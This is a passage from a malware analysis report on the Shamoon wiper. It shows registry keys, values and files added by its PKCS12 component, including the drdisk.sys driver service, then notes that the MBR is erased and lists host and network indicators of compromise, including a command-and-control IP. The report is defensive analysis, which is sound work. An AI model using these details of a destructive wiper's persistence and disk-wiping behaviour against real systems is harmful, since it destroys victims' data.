HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK\0000\Control
HKLM\SYSTEM\CurrentControlSet\Services\drdisk
HKLM\SYSTEM\CurrentControlSet\Services\drdisk\Security
HKLM\SYSTEM\CurrentControlSet\Services\drdisk\Enum
```

Fig.38 PKCS12 Registry keys added

```
----------------------------------
Values added:36
----------------------------------
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK\0000\Control\*NewlyCreated*: 0x00000000
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK\0000\Control\ActiveService: "drdisk"
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK\0000\Service: "drdisk"
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK\0000\Legacy: 0x00000001
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK\0000\ConfigFlags: 0x00000000
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK\0000\Class: "LegacyDriver"
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK\0000\ClassGUID: "{8ECC055D-047F-11D1-A537-0000F8753ED1}"
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK\0000\DeviceDesc: "drdisk"
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK\NextInstance: 0x00000001
HKLM\SYSTEM\ControlSet001\Services\drdisk\Enum\0: "Root\LEGACY_DRDISK\0000"
HKLM\SYSTEM\ControlSet001\Services\drdisk\Enum\Count: 0x00000001
HKLM\SYSTEM\ControlSet001\Services\drdisk\Enum\NextInstance: 0x00000001
HKLM\SYSTEM\ControlSet001\Services\drdisk\Security\Security: 01 00 14 80 90 00 00 00 9C 00 00 00 14 00 00 00 30 00 00 00 02 00 1C 00
HKLM\SYSTEM\ControlSet001\Services\drdisk\Type: 0x00000001
HKLM\SYSTEM\ControlSet001\Services\drdisk\Start: 0x00000003
HKLM\SYSTEM\ControlSet001\Services\drdisk\ErrorControl: 0x00000001
HKLM\SYSTEM\ControlSet001\Services\drdisk\ImagePath: "System32\Drivers\drdisk.sys"
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK\0000\Control\*NewlyCreated*: 0x00000000
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK\0000\Control\ActiveService: "drdisk"
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK\0000\Service: "drdisk"
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK\0000\Legacy: 0x00000001
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK\0000\ConfigFlags: 0x00000000
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK\0000\Class: "LegacyDriver"
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK\0000\ClassGUID: "{8ECC055D-047F-11D1-A537-0000F8753ED1}"
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK\0000\DeviceDesc: "drdisk"
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK\NextInstance: 0x00000001
HKLM\SYSTEM\CurrentControlSet\Services\drdisk\Enum\0: "Root\LEGACY_DRDISK\0000"
HKLM\SYSTEM\CurrentControlSet\Services\drdisk\Enum\Count: 0x00000001
HKLM\SYSTEM\CurrentControlSet\Services\drdisk\Enum\NextInstance: 0x00000001
HKLM\SYSTEM\CurrentControlSet\Services\drdisk\Security\Security: 01 00 14 80 90 00 00 00 9C 00 00 00 14 00 00 00 30 00 00 00 02 00 1
HKLM\SYSTEM\CurrentControlSet\Services\drdisk\Type: 0x00000001
HKLM\SYSTEM\CurrentControlSet\Services\drdisk\Start: 0x00000003
HKLM\SYSTEM\CurrentControlSet\Services\drdisk\ErrorControl: 0x00000001
HKLM\SYSTEM\CurrentControlSet\Services\drdisk\ImagePath: "System32\Drivers\drdisk.sys"
HKU\S-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-98
HKU\S-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\C:\Documents and Settings\Administra
```

Fig.39 PKCS12 values added

```
----------------------------------
Values modified:5
----------------------------------
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed: 1D 2C D7 18 BB 59 CB A6 47 6B 39 1D B1 38 26 4C 66 B4 2E 89 DD 63 12 0D 8B F7 6B B4 E
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed: B7 A5 FB A3 06 A9 EE 1B 87 BD 36 46 CE 4E EB 91 39 A0 B3 A3 2B B5 92 8D 2D 80 01 9E 6
HKU\S-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-98
HKU\S-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-98
HKU\S-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-98
HKU\S-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-98
HKU\S-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\ShellNoRoam\BagMRU\0\0\0\0\MRUListEx: 01 00 00 00 02 00 0
HKU\S-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\ShellNoRoam\BagMRU\0\0\0\0\MRUListEx: 02 00 00 00 01 00 0
HKU\S-1-5-21-117609710-1078145449-725345543-500\SessionInformation\ProgramCount: 0x00000002
HKU\S-1-5-21-117609710-1078145449-725345543-500\SessionInformation\ProgramCount: 0x00000003

----------------------------------
Files added:9
----------------------------------
C:\Documents and Settings\Administrator\Desktop\Copy of pkcs12_dec.exe
C:\Documents and Settings\Administrator\Desktop\f1.inf
C:\Documents and Settings\Administrator\Desktop\f2.inf
C:\WINDOWS\inf\netfb318.pnf
C:\WINDOWS\Prefetch\COPY OF PKCS12_DEC.EXE-143298E4.pf
C:\WINDOWS\Prefetch\FINDSTR.EXE-0CA6274B.pf
C:\WINDOWS\Prefetch\REGSHOT.EXE-2B567E44.pf
C:\WINDOWS\Prefetch\SC.EXE-012262AF.pf
C:\WINDOWS\system32\drivers\drdisk.sys
```

Fig.40 PKCS12 Files added



Fig.41 PKCS12 Files not responding



Fig.42 PKCS12 System MBR erased and OS not found

Indicators of compromise

The malware has a number of host and network based indicators.

The ip address that the communication module PKCS7 tries to connect to can be used as a strong network based indicator of compromise. Since there is only one IP address, 10.1.252.19 that the module tries to connect to, the user can readily detect that he has been compromised if he can know when his system tries to connect to it. The IP address mostly leads to a Command and Control infrastructure hosted by the Malware author.

Furthermore, the malware shows a large number of host based indicators. When the malware is launched, it runs a number of services namely, TrkSvr.exe, Netinit.exe and DrDisk.sys which can all be used as strong host based indicators of compromise. Furthermore, the Malware

creates 4 files during its execution, netft429.pnf, netfb318.pnf, f1.inf and f2.inf. These 4 files can further serve as host based confirmation of compromise. Finally, the registry keys created and added can also serve as host based indicators of compromise. The "HKLM\SYSTEM\CURRENTCONTROLSET\SERVICES\TrkSvr" and "HKLM\SYSTEM\CURRENTCONTROLSET\SERVICES\drdisk" registry keys show the creation of the services which can be used as indicators.

Conclusion

The Malware Shamoon is a dangerous program once it infects your system and is executed. It completely erases all your files and even wipes out your MBR so that you cannot recover your system. It is nearly impossible to recover your system once it has been wiped. Periodic backup of system files can help in file system recovery if system is wiped.